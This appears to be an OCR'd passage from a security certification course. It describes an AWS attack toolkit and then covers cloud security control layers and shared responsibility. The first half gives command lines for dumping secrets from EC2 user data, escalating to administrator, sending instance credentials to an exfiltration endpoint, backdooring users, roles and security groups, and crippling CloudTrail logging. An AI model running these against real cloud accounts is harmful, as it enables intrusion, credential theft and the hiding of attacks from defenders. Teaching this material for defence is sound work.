  - **`validate_iam_principals.py`** → Given a text file of principals (e.g., user/admin, role/deploy), the script checks whether the principals exist in a given account.

    ```
    ./validate_iam_principals.py -a 123456789012 -i /tmp/words.txt
    -o /tmp/out.json
    ```

- **`validate_accounts.py`** → Given a text file of account IDs and aliases, the script checks whether the accounts exist.

```
./validate_accounts.py -i /tmp/accounts.txt -o /tmp/out.json
```

- **Privilege Escalation**

  Run the following scripts to retrieve different levels of access and escalate privileges.

  - **`dump_instance_attributes.py`** → Goes through every EC2 instance in the account and retrieves the specified instance attributes. Most commonly used to retrieve user data, which tend to contain secrets.

```
./dump_instance_attributes.py -u -o /tmp/
```

  - **`dump_cloudformation_stack_descriptions.py`** → Retrieves the stack descriptions for every existing stack and every stack deleted in the last 90 days.

```
./dump_cloudformation_stack_descriptions.py -o /tmp/data
```

  - **`assume_roles.py`** → Attempts to assume all ARNs in a file or provided by the list-roles API.

```
./assume_roles.py -o /tmp/out.json
```

  - **`add_iam_policy.py`** → Adds the administrator and all action policy to a given user, role, or group. Requires IAM putPolicy or attachPolicy privileges.

```
./add_iam_policy.py -u myuser -r myrole -g mygroup
```

  - **`bouncy_bouncy_cloudy_cloud.py`** → Bounces a given EC2 instance and rewrites its user data, so that one can run arbitrary codes or steal temporary instance profile credentials.

```
./bouncy_bouncy_cloudy_cloud.py -i instance-id -e
exfiltration-endpoint
```

- **Maintaining Access**

  Run the following scripts to maintain access to an account.

  - **`rabbit_lambda`** → An example Lambda function that responds to user-delete events by creating more copies of the deleted user.
  - **`cli_lambda`** → A Lambda function that acts as an AWS cli proxy and does not require credentials.
  - **`backdoor_created_users_lambda`** → A Lambda function that adds an access key to each newly created user.
  - **`backdoor_created_roles_lambda`** → A Lambda function that adds a trust relationship to each newly created role.
  - **`backdoor_created_security_groups_lambda`** → A Lambda function that adds a given inbound access rule to each newly created security group.
  - **`backdoor_all_users.py`** → Adds an access key to every user in the account.

  - **`backdoor_all_roles.py`** → Adds a trust relationship to each role in the account.
  - **`backdoor_all_security_groups.py`** → Adds a given inbound access rule to each security group in the account.

- **Clearing tracks:**

  Run the following script to the hide the traces of an attack.

  - **`disrupt_cloudtrail.py`** → Attempts to disrupt/cripple cloudtrail logging in the specified way.


    ```
    ./disrupt_cloudtrail.py -s
    ```

LO#06: Explain Cloud Security

Cloud Security

There are various risks and threats associated with cloud service adoption and migrating business-critical data to third-party systems. However, following security guidelines and countermeasures strengthens the business case for cloud adoption.

This section deals with various cloud standards, countermeasures, and best practices to secure data hosted in the cloud environment.



Cloud Security Control Layers

1	**Application**	SDLC, Binary Analysis, Scanners, Web App Firewalls, Transactional Sec
2	**Information**	DLP, CMF, Database Activity Monitoring, Encryption
3	**Management**	GRC, IAM, VA/VM, Patch Management, Configuration Management, Monitoring
4	**Network**	NIDS/NIPS, Firewalls, DPI, Anti-DDoS, QoS, DNSSEC, OAuth
5	**Trusted Computing**	Hardware and software RoT and API's
6	**Computation and Storage**	Host-based Firewalls, HIDS/HIPS, Integrity & File/Log Management, Encryption, Masking
7	**Physical**	Physical Plant Security, CCTV, Guards

Cloud Security Control Layers

The following layers show the mapping of the cloud model to the security control model.

- **Application Layer**

  To harden the application layer, establish the policies that match the industry adoption security standards; e.g., OWASP for a web application. It should meet and comply with appropriate regulatory and business requirements. Application layer controls include software development lifecycle, binary analysis, scanners, web app firewalls, transactional sec, etc.

- **Information Layer**

  Develop and document an information security management program, which includes administrative, technical, and physical safeguards to protect information against unauthorized access, modification, or deletion. Some of the information layer security controls include data loss prevention (DLP), content monitoring and filtering, database activity monitoring, encryption, etc.

- **Management Layer**

  This layer covers the cloud security administrative tasks, which can facilitate continued, uninterrupted, and effective services of the cloud. Cloud consumers should look for the policies mentioned above to avail better services. Some of the management layer security controls include governance-risk-compliance (GRC), IAM, VA/VM, patch management, configuration management, monitoring, etc.

- **Network Layer**

  It deals with various measures and policies adopted by a network administrator to monitor and prevent illegal access, misuse, modification, or denial of network-accessible resources. Additional network layer security controls include network intrusion prevention/detection services, firewalls, deep packet inspection, anti-DDoS, quality of service (QoS), DNSSEC, and OAuth.

- **Trusted Computing**


  Trust computing defines a secured computational environment that implements internal control, auditability, and maintenance to ensure the availability and integrity of cloud operations. Hardware and software RoT & API are a few security controls for trusted computing.

- **Computation and Storage**

  In the cloud, owing to the lack of physical control of the data and the machine, the service provider may be unable to manage the data and computation and lose the trust of the cloud consumers. CSPs must establish policies and procedures for data storage and retention and implement appropriate backup mechanisms to ensure availability and continuity of services that meet with statutory, regulatory, contractual, or business requirements and compliance. Host-based firewalls, host-based intrusion detection/prevention systems, integrity and file/log management, encryption, and masking are some security controls in computation and storage.

- **Physical Layer**

  This layer includes security measures for cloud infrastructure, data centers, and physical resources. Security entities that come under this perimeter are physical plant security, fences, walls, barriers, guards, gates, electronic surveillance, CCTV, physical authentication mechanisms, security patrols, etc.



Cloud Security is the Responsibility of both Cloud Provider and Consumer

Security is a shared responsibility in cloud systems, in which both cloud consumers and CSPs have varying levels of control over available computing resources. Compared to traditional IT systems, in which a single organization has authority over the complete stack of computing resources and the entire lifecycle of systems, CSPs and consumers work together to design, build, deploy, and operate cloud-based systems. Therefore, both parties share responsibilities to maintain adequate security for these systems. Different cloud service models (IaaS, PaaS, and SaaS) imply varying levels of control between CSPs and cloud consumers.

Example:

An IaaS platform provider usually performs account management controls for initial system privileged users, whereas a cloud consumer controls user account management for applications deployed in the IaaS.

